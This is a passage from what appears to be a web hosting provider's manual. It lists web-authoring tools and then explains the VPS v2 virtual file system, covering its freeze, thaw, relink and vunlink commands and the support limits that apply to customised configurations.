http://www.galttech.com/webmaster.shtml

***GoLive CyberStudio***

http://www.golive.com

***Microsoft FrontPage***

http://www.microsoft.com/frontpage/

***NetObjects Fusion***

http://www.netobjects.com (highly recommended)

***Netscape Composer (Part of the Communicator Suite)***

http://www.netscape.com/browsers/

***Sausage Software HotDog***

http://www.sausage.com

# Appendix C - The VPS v2 File System

The VPS v2 is an isolated server environment that strongly resembles a dedicated UNIX machine. Each VPS v2 has a dedicated IP address, a hostname, resource allocations (disk space, memory, CPU share, processes, network, etc.), and a file system. Special tools provide a full UNIX file system inside your VPS v2 without significantly affecting your disk space.

Basically, the system works like this: Instead of putting the actual files in your file system, we have made transparent virtual links to them, thereby conserving a significant amount of disk space for you.

When you write a directory or file, the link is transparently replaced with a regular directory or file that is written to your disk and counts against your disk space allocation.

An example of this is if you edited the `/usr/local/etc/sudoers` file. Each directory in that path plus the sudoers file is written to your disk space. All the unmodified files within each of those directories remained as virtual links.

## Freedom and Responsibility

Your VPS v2 gives you almost unlimited freedom in configuring the server any way you want. And while the ability is yours to reconfigure the server, so is the responsibility for doing so. You will be responsible for updating, patching, and maintaining the security of your server for any customization that you do. This ability is explained in the following example, using Apache.

Suppose you do not want Apache updates.

1. Go to the directory you want to **`freeze`**, or type the path after the **`freeze`** command.

   ```
   % freeze /usr/local/apache
   ```

   A **`freeze`** on the directory containing the program prevents each directory in that path from being updated.

2. To see the" frozen" flag on the directory, type:

   ```
   % ls -lo
   ```

3. To see the links on the directory, type:

   ```
   % ls -lv
   ```

4. If you later decide to change the directory back, use the thaw command to remove the "frozen" status from the affected directories and files.

   ```
   % thaw (file or directory) /usr/local/apache
   ```

5. Use the **relink** command to relink files and directories back to /skel, essentially moving them back onto the other file system. This frees up considerable disk space for you.

   ```
   % relink /usr/local/apache
   ```

**relink** compares checksums on every file in the directory path, "collapses" those files and directories whose checksums are equal to the directories and files in /skel, and relinks them. Because the httpd.conf file is different, **relink** cannot "collapse" /usr/local/apache/conf. Modified files cannot be relinked.

Now that **relink** has worked its magic, you now no longer own the directories and files that were on your disk, counting against your allocation. See the **relink** man page for more information.

# Support Limits

If you choose to make a major configuration change such as the previous example of Apache, the responsibility for maintaining that part of your server is solely yours and falls outside our support limits.

If you decide you would rather make your present configuration current with that of the file system in /skel and perform the thaw and relink operations on the modified directories and files, you will again be within our support limits.

The longer you go on your own, the more changes are made to the filesystem in /skel. It will eventually become impossible to reconcile the checksums on the two file systems—yours and /skel's. If that occurs, you will be permanently on your own.

# Important Commands, Directories, and Files

The following table describes commands and directories used to manipulate directories and files in the VPS v2 file system.

| Name | Type | Description |
|---|---|---|
| **touch** (directory/or/file) | UNIX command | Updates the access and modification times; useful in forcing other commands to handle files in a certain way. |
| **freeze** (directory/or/file) | command | Writes the affected directories and files to the virtual disk and flags them with a "frozen" status so they cannot be overwritten by `/skel`. |
| **thaw** (directory/or/file) | command | Removes the "frozen" status on files. |
| **relink** (directory/or/file) | command | Runs a checksum comparison between `/skel` and the virtual file system |
| **vunlink** directory/path/to/file | command | Unlinks a virtual directory hierarchy (dir) **vunlink** `/usr/local/foo` (file) **vunlink**`/usr/local/foo/misc.file` |
| `/skel` | directory | Contains a copy of the files system of a pristine VPS v2. |